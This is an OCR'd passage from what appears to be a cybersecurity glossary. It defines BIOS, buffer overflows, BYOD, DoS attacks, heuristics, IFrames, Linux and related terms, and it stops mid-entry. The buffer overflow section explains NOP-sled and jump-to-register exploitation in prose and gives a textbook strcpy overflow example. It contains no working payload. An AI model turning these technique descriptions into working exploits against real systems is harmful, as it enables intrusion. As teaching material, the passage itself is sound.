

Figure 35: AutoCAD running on Mac OSX [113]

Bluetooth

Bluetooth is a short-range wireless technology allows computers, mobile phones, and handheld devices to be connected to each other[110]. Bluetooth uses the 2400-2480MHz ISM band short-wavelength radio transmission in order to communicate[110]. The Bluetooth technology was standardized in IEEE 802.15.1 however the standard is no longer maintained[110].

BIOS

BIOS stands for Basic Input/Output System and is used in IBM PC compatible computers to define the firmware interface[97]. The BIOS is used to initialize the computer system components, load a bootloader or operating system from a memory device such as a hard drive, and test the system hardware[97].

The software used for BIOS is stored in a non-volatile ROM chip located on the motherboard; modern motherboards store the BIOS in an EEPROM chip[98].



Figure 36: PhoenixBIOS D686. This BIOS chip is housed in a PLCC package in a socket [97]



Figure 37: Award BIOS setup utility on a standard PC [97]

Buffer Overflow

Buffer overflow, also known as buffer overrun, occurs when a program writes data unintentionally beyond its buffer boundary causing adjacent memory to be overwritten[83]. As a result unexpected behavior can occur such as the system crashing or allowing a user or program to perform actions beyond their permissions. A buffer overflow can occur from user input[83]. An attacker can craft a piece of code that once inputted will be written in memory and executed by the program or operating system at high privileges. Common programming languages that have no built-in protection against buffer overflows are C and C++[83]. Programmers who use languages without built-in buffer overflow protection should perform bounds checking to prevent against buffer overflows where needed.

Examples of Buffer Overflows

The table below contains two items of data, which are located adjacent in memory. The first item is a 8 byte long string buffer (A) and the second item is a two byte big-endian integer (B) [83].

The string A contains only 0's and the integer B contains the number 1979.

Variable Name	A								B	
Value	Null string								1979	
Hex value	0 0	0 0	0 0	0 0	0 0	0 0	0 0	00	0 7	BB

Table 8 – Contents of Variable A and B. Source: *Buffer Overflow*. Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <http://en.wikipedia.org/wiki/Buffer_overflow>

In our example the program attempts to store the string "excessive" into variables A. The string "excessive" will be attempted to be store as a null-terminated string with ASCII encoding[83].

The program uses the C programming language function call to copy the string "excessive" into the variable A by executing the code:

```
strcpy(A, "excessive");
```

From the example we see that excessive is 9 characters long and with the null terminator it comes out to 10 bytes after being encoded. As we discussed the variable "A" is 8 bytes in size. This is a situation where a buffer overflow will occur because the example program didn't check if the string "excessive" is greater in size then the variable that it will be stored into. As a result adjacent memory is overwritten as shown by the table below.

Variable Name	A								B	
Value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	2585 6	
Hex value	65	78	63	65	73	73	79	76	6 5	00

Table 9 – Overwritten Contents of Variable A and B. Source: *Buffer Overflow*. Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <http://en.wikipedia.org/wiki/Buffer_overflow>

We can see that the variable “B” has been overwritten by the access bytes of the string “excessive.” The operating system can sometimes detect data that is written past allocated memory and will respond by throwing a segmentation fault error that results in terminating the program[83].

NOP-sled Technique

The NOP-sled is a technique to perform a buffer overflow and is considered the most widely known and oldest technique for performing a stack buffer overflow[83]. By using this technique an attacker can direct the program or operating system to execute his shell code without having to know the exact address of the buffer[83]. In order to perform this attack the attacker supplies data that has several no-ops, which will be written past the buffer boundaries. At the end of the data the attacker places his shellcode[83]. NOP stands for no operation, an instruction that literally performs no operation when executed. As a result when execution reaches this section of code its as if the program is “sliding” down this part of the code since it is performing no operation. At the end of the “slide” is the shell code that the attacker provides which performs his malicious intentions[83].



Figure 38: Illustration of a NOP-sled payload on the stack [83]

This attack has attracted the attention of Intrusion Prevention System (IPS) vendors. In an attempt to prevent malicious shell code from being executed by this form of attack Intrusion Prevention System vendors will search for sections of NOP to detect and prevent malicious shell code from being executed.

Jump to the Address stored inside the Register Technique

This technique allows the attacker to perform a buffer overflow without needing to supply NOP and without having to guess the stack offsets[83]. The way this attack works is that the attacker overwrites the return pointer with code causes the program to jump to the attackers shellcode[83]. At the end of the shellcode the attacker places instructions to return control to the program in order to not disrupt the programs control flow[83]. Internet worms commonly use this technique in order to exploit the stack buffer overflow vulnerability[83].



Figure 39: An instruction from ntdll.dll to call the DbgPrint() routine contains the i386 machine opcode for jmp esp +83

BYOD

BYOD stands for Bring your own device and is a policy of allowing employees to use personal devices such as mobile phones, laptops, and tablet to access company information and application resources[93]. There is growing popularity of BYOD in businesses. Around 75% of employees in high growth markets such as Brazil and Russian, and also 44% in developed markets, which are utilizing their personal technology devices at work[93]. The figure below shows the growing tends of BYOD permitted devices as reported by Aberdeen reports[94].



Figure 40: BYOD 2008 – 2012 [94]

BYOD presents security concerns to the business that embraces its policy. One of the security concerns is that an employee may use their device on risky networks that are not controlled by the business. This puts the employees data on the device at risk of being accessed by attackers. Another security risk is the increased usage and travel of the devices away from the business. This increases the chances of the device being lost or stolen by a third party.

A concern with BYOD for mobile devices is, who owns the phone number after the employee leaves the business. If the employee uses their own device and phone number then when the employee leaves the business on good or bad terms he puts the company at risk of not redirecting old contacts that call correctly or professionally. Worse yet if the employee leaves the company to join a competitor then the business is at risk of loosing customers contacting the employee[93].

C Programming Language

Dennis Ritchie created the C programming language between 1969 and 1973 at AT&T Bell Labs[103]. The C programming language is designed for structured programming, allows for lexical variable score, recursion, and has a static type system in order to prevent unintended operations[103]. The design and structure of the C programming language allows for efficient mapping between the language and machine code instructions. As a result the C programming language has been used widely for applications that had formally been written in the assembly language, most notably the Unix operating system[103].

The C programming language is one of the most widely used programming languages of all time[103]. The book "The C Programming Language" by Dennis Ritchie and Brian Kernighan was relied on as the source for standards on the C programming language before an office standard for C was adopted[103]. The book is referred to as "K&R" C and is widely used and respected by the community today, the latest edition is shown below[103].



Figure 41: The C Programming Language, second edition, by Brian Kernighan and Dennis Ritchie, widely regarded to be the authoritative reference on C [103]

[104]

The American National Standards Institute published a standard for the C programming language known as "ANSI C" or "C89" in 1989[103]. In the following year the American National Standards Institute released an increased version of the standard known as "C90." [103] In 1999 "C99" was published and then in 2011 the American National Standards Institute published the most recent version "C11." [103]

Database

A database is a collection of organized data[118]. Information in a database is typically organized into a model that is relevant to the type of data that is stored inside[118]. Software that is designed to manage databases are known as a database management system (DBMS). Examples of database management systems are MySQL, PostgreSQL, SQLite, Microsoft SQL Server, Microsoft Access, Oracle, SAP, dBASE, FoxPro, ISBM DB2, LibreOffice Base and FileMaker Pro[118].

Denial of Service (DoS) Attacks

The intent of the denial of service (DoS) or distributed denial service (DDoS) attack is to make the target machine inaccessible to the users of the machine or its services. Richard Stallman refers to DoS attacks as the Internets form of a protest[75]. This form of "protest" can cause great damages being financial, personal safety, or other forms which result from a service being unexpectedly unavailable. Companies can loose a great deal of money as the downtime prevents customers from using the company's services and the company must utilize paid professionals to prevent or recover from an attack. Services being denied such as traffic and public broadcast information can cause great harm to the public whom are relying on those services for safety.

In order to perform a DoS or DDoS attack an attacker will generally flood a target machine with an abnormally large amounts of communication requests rendering the target machine from being able respond to legitimate requests as shown below[75].



Figure 42: DDoS Stacheldraht Attack diagram [75]

Internet service provides generally classify denial service attacks as a violation of acceptable user policies for their services[75]. Also denial service attacks are a violation of the Internet Architecture Board's Internet proper user policy[75].

Dialers

Dialers in the terms of computer security are a malicious program that is used to dial high rates of telephone numbers without the knowledge or consent of an individual[108]. Dialers are designed to work with dial-up modems used by the victim[108].

ESET

ESET is a security company with headquarters in Bratislava, Slovakia and was founded in 1992 by a merger between two private companies[112]. ESET develops the popular antivirus software known as NOD32 in addition to publishing research on security issues[112].

False Positive

A false positive, also known as false alarm, is occurs when a conditions is marked as been fulfilled even though it actually has not been fulfilled[81]. In terms of antivirus software the condition is that a piece of software is infected with malware. The false positive results when the condition is marked as being fulfilled even though the software is not infected with malware.

Flooding

Flooding is a type of Denial of Service (DoS) attack that is performed by sending large amounts of network traffic. The amount of traffic is said to flood the network when the network or service is weighed down causing the network to be unable to process legitimate network requests[80].

Heuristics

Heuristics is a method commonly used by antivirus software to detect computer viruses that are unknown to the software virus definition database[80]. The antivirus software will generally run a questionable program in a virtual machine and monitor its behavior[80]. In this way the antivirus software can identify if a given piece of software is behaving maliciously. If the questionable software is determined to be malicious it is marked as

being infected.

Antivirus programs also perform heuristics techniques to identify malware by decompiling the questionable program in order to analyze the source code. The source code is then compared against known malware code[80].

Antivirus software the uses heuristics to identify malware has the risk of marking uninfected programs as infected. As a result antivirus software will allow the user to determine the level of sensitivity for heuristics detection with low to medium generally being the default.

IFrame

The IFrame stands for inline frame and is used to imbed another document inside the current HTML document[107]. The example below shows how to insert the contents of an external webpage such as Google inside the HTML document. If this snippet of code were placed inside the body of the HTML document then Google's site would show at that location of the HTML document.

```
<iframe width="800"  height="600" src=
"http://www.google.com"></iframe>
```

The following attributes are available to format an iframe element from w3school[108]:

6. Name – used to name an iframe element
7. Src – the location of source document
8. Longdesc – the long description of the document
9. Height/Width – the dimensions of element to set
10. Frameborder – the iframe border (0 or 1) value to set
11. Align - top, bottom, middle, right and left
12. Marginwidth - padding within iframe (left, right)
13. Marginheight - padding within iframe (top, bottom)
14. Scrolling – yes, no, or auto to set scrolling

Information Assurance

Information assurance is the practice of managing and mitigating risk of information systems in regards to processing, storage, and transmission of information[86]. The Department of Defense Instruction Department in Directive 8500.01E defines

Information Assurance as "measures that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality, and non-repudiation." [100]

Information assurance protects user data from the following key areas:

- Integrity - no unauthorized modification or destruction of information. "Quality of an IS reflecting the logical correctness and reliability of the operating system; the logical completeness of the hardware and software implementing the protection mechanisms; and the consistency of the data structures and occurrence of the stored data. Note that, in a formal security mode, integrity is interpreted more narrowly to mean protection against unauthorized modification or destruction of information." [101]
- Availability - "Timely, reliable access to data and information services for authorized users." [101]
- Confidentiality - "Assurance that information is not disclosed to unauthorized individuals, processes, or devices." [101]
- Authentication - "Security measure designed to establish the validity of a transmission, message, or originator, or a means of verifying an individual's authorization to receive specific categories of information." [101]
- Non-repudiation - "Assurance the sender of data is provided with proof of delivery and the recipient is provided with proof of the sender's identity, so neither can later deny having processed the data." [101]

Information Technology

The Information Technology Association of America defines Information Technology as "the study, design, development, application, implementation, support or management of computer-based information systems." [72] The professional fields include software development and installation, network administration, planning and management of technology life cycle pertaining to hardware and or software[72]. Additional Industries that are involved with Information Technology may include e-commerce, telecom equipment, computer hardware and software, semiconductors, electronics, or Internet services[72].

Linux

Linux is an open source version of the Unix operating system[89]. The Linux operating system began with the first release on October 5, 1991 by Linus Torvalds. Linus created the Linux kernel and today several volunteers contribute to expanding its development[89].

The GNU Project, part of the Free Software Foundation, initialed by Richard Stallman in 1983 develops the collection of software utilities used by Linux[89]. As a result the Free Software Foundation prefers the name GNU/Linux rather than Linux.

Ubuntu is a popular distribution of the Linux operating system. Ubuntu is widely used by personal computer users while Redhat Enterprise Linux (RHEL) is a popular distribution for the business sector.

Figure 43: Ubuntu, a popular Linux distribution [89]



Figure 44: Red Hat Enterprise Linux 6's default GNOME 2 desktop [90]

National Institute of Standards and Technology (NIST)

The National Institute of Standards and Technology (NIST) is a non-regulatory agency of the United States Department of Commerce[73]. The official mission of the National Institute of Standards and Technology is to: "Promote U.S. innovation and industrial competitiveness by advancing measurement science, standards, and technology in ways that enhance economic security and improve our quality of life." [73] The fiscal budget of NIST in 2007 was around $843.3 million and in 2009 the budget increased to $992 million also receiving $610 million from the American Recovery and Reinvestment Act[73]. There are approximately 2,900 scientists, engineers, technicians, administration and support personnel, and 1,800 NIST associates (guest engineers and researches from American companies or foreign nations) to add support to the staff[73].

Network Packet

A network packet is a formatted unit of data that is sent in a computer network and used for communication[95]. The network packet contains header information to



Figure 45: Network Protocol Layers in Packets [117]

Operating System

The Operating System (OS) provides services for computer programs and manages the hardware of the computer that it is running on. Operating Systems contain a collection of software in order to provide services and manage the hardware[73]. The Operating System separates the hardware from the application and user input components as shown below.



Figure 46: Common Features [74]

Operating Systems can be classified as:

- Multi-user
- Multiprocessing
- Multitasking
- Multithreading
- Real time

Multi-user operating systems provides for two or more users to be able to run a program at the same time[73].

Multiprocessing operating systems provides the ability for programs to run on more then one CPU[73].

Multitasking operating systems allow multiple programs to run at the same time[73].

Real time operating systems is a multitasking operating system with the aim of executing applications in real-time[73].

Packet Filtering

Packet filtering is a feature used in computer networks in order to limit the flow of information based on a rules. The use of packet filters provides the ability for limits on protocol specific traffic to a certain network segment. Packet filters can also separate email domains in addition to performing additional traffic control functions[96].

QR Code

QR code is stands for Quick Response Code and is a trademark for a matrix barcode designed or a two-dimensional barcode originally for the automotive industry in Japan[91]. QR codes encode information in one of four modes that are available. The modes of data can be numeric, alphanumeric, byte or binary, kanji, or practically any type of data if using supported extensions[91]. Kanji are logographic Chinese characters that have been adopted and used in the modern Japanese writing system[92].

The QR code is made up of black square dots known as modules and is arranged in a square grid on a white background[91]. QR codes are commonly read by mobile phones by scanning the code using the phones camera[91].

Figure 47: QR code for the URL of the English Wikipedia Mobile main page [91]

RAR

